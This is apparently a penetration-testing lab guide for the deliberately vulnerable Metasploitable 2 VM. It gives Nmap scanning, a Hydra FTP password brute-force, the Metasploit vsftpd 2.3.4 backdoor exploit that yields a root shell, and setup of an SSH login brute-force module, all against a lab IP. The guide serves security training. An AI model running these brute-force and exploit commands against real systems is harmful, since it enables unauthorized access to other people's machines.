
METASPLOIT DOCUMENT



What is Metasploitable 2

Metasploitable 2 is an intentionally vulnerable Linux virtual machine designed for learning and practicing penetration testing.

It contains many known security vulnerabilities that allow security students and professionals to practice identifying and exploiting security weaknesses in a safe lab environment.

Metasploitable 2 was developed by **Rapid7** and is commonly used with the **Metasploit Framework** to demonstrate real-world security attacks and defenses.

The system is mainly used in cybersecurity labs, training courses, and ethical hacking practice environments.

System Requirements

To run Metasploitable 2, you need virtualization software and basic hardware resources.

Hardware Requirements

- Processor: Dual-Core CPU or higher
- RAM: Minimum 2 GB (4 GB recommended)
- Storage: At least 10 GB free disk space

Software Requirements

- **VirtualBox** or **VMware Workstation**
- **Kali Linux** (used as the attacker machine)

Installation of Metasploitable 2

Follow these steps to install Metasploitable 2 in a virtual lab environment.

Step 1: Download Metasploitable 2

Download the Metasploitable 2 virtual machine from the official website of Rapid7.

Step 2: Extract the File

After downloading, extract the ZIP file. Inside the extracted folder you will find a **.vmdk** virtual disk file.

Step 3: Create a New Virtual Machine

Open your virtualization software (VirtualBox or VMware) and create a new virtual machine.

Step 4: Attach the VMDK File

During the virtual machine setup, attach the extracted **VMDK** file as the virtual hard disk.

Step 5: Start the Virtual Machine

Start the virtual machine. The Metasploitable 2 operating system will boot automatically.


Default Login Credentials

Username: msfadmin

Password: msfadmin

Important Note

Metasploitable 2 should only be used in a **controlled lab environment**. It should not be connected to the internet because it contains many security vulnerabilities.



Network Scan

Network scanning is the first step in penetration testing. It is used to discover active hosts, open ports, and running services on a target machine. By performing a network scan, a security tester can gather important information about the system before attempting any exploitation.

In this lab, we use **Nmap** from **Kali Linux** to scan the target machine **Metasploitable 2**.

The goal of this scan is to identify open ports and the services running on those ports. These services may contain vulnerabilities that can be exploited later in the penetration testing process.


Nmap Command

nmap -sV -p- 192.168.179.138

Command Explanation

- **nmap** – A powerful network scanning tool used for discovering hosts and services.
- **-sV** – Detects the version of the services running on open ports.
- **-p-** – Scans all 65535 ports on the target machine.
- **192.168.179.138** – The IP address of the Metasploitable 2 target system.

After running the scan, Nmap displays a list of open ports and the services running on them. These results help the attacker understand which services are available and which vulnerabilities can potentially be exploited.



Exploiting Port 21: FTP

After performing the network scan, we identified several open ports on the target machine. One of these ports is **Port 21**, which is used by the **File Transfer Protocol** service.

FTP is commonly used for transferring files between systems over a network. However, weak credentials can make FTP services vulnerable to brute-force attacks.

In this lab, we will use **Hydra** from **Kali Linux** to perform a brute-force attack against the FTP service running on the **Metasploitable 2** target machine.

The wordlists used in this attack contain common usernames and passwords. Hydra will try different combinations of these credentials to identify valid login information.

Hydra Command

```
hydra -L User.txt -P Pass.txt ftp://192.168.179.138 -f
```

Command Explanation

- **hydra** – A powerful password-cracking tool used for brute-force attacks.
- **-L User.txt** – Specifies the username wordlist.
- **-P Pass.txt** – Specifies the password wordlist.
- **ftp://192.168.179.138** – The target FTP service.
- **-f** – Stops the attack after the first valid credential is found.

After running the command, Hydra successfully discovers valid login credentials for the FTP service.

Result


The scan reveals the following valid credentials:

login: msfadmin

password: msfadmin


These credentials allow an attacker to access the FTP service on the target machine.

Hydra brute-force attack successfully discovering valid FTP login.




- Let us put our findings to use and try to connect using FTP.

```
ftp 192.168.179.138
```



Exploiting VSFTPD 2.3.4

- `searchsploit vsftpd 2.3.4`




Exploiting VSFTPD 2.3.4 Backdoor (Metasploit)

During the network scan, we discovered that the FTP service running on the target machine is **vsftpd** version **2.3.4**. This version is known to contain a backdoor vulnerability that allows attackers to gain remote shell access to the system.

In this lab, we will exploit this vulnerability using the **Metasploit Framework** from **Kali Linux** against the **Metasploitable 2** target machine.


The Metasploit Framework provides a ready-made exploit module that can be used to take advantage of this backdoor vulnerability.



After starting the **Metasploit Framework**, we searched for available exploits related to the VSFTPD service. The search results displayed the module **`exploit/unix/ftp/vsftpd_234_backdoor`**, which targets the VSFTPD version 2.3.4 backdoor vulnerability.

- **This module can be selected using the command:**

```
use 1
```



After selecting the exploit module, we configured the target IP address using the set RHOSTS command. Once the configuration was complete, we executed the exploit using the exploit command. The exploit successfully triggered the backdoor vulnerability in VSFTPD 2.3.4 and opened a command shell session with **root privileges** on the target machine.

- **Commands Used**

```
set RHOSTS 192.168.179.138
exploit
```

Exploiting Port 22 SSH

During the network scan, **Port 22** was found running the **Secure Shell** service. SSH is commonly used for secure remote login and remote command execution on a system.

In this lab, we will use an auxiliary module from the **Metasploit Framework** to perform SSH login attempts using username and password wordlists.

This module tries multiple username and password combinations against the SSH service. If valid credentials are discovered, a session will be established on the target system.

Once access is obtained, the session can be upgraded to a **Meterpreter session** for performing basic post-exploitation activities such as gathering system information and interacting with the target machine.




Figure: Viewing the configuration options of the SSH login module in the Metasploit Framework.

After loading the **SSH login module**, we used the show options command to display the required configuration parameters. These options allow us to specify the target host, username list, and password list that will be used during the SSH login attempt.

- **Commands Used**

```
msfconsole
use auxiliary/scanner/ssh/ssh_login
show options
```

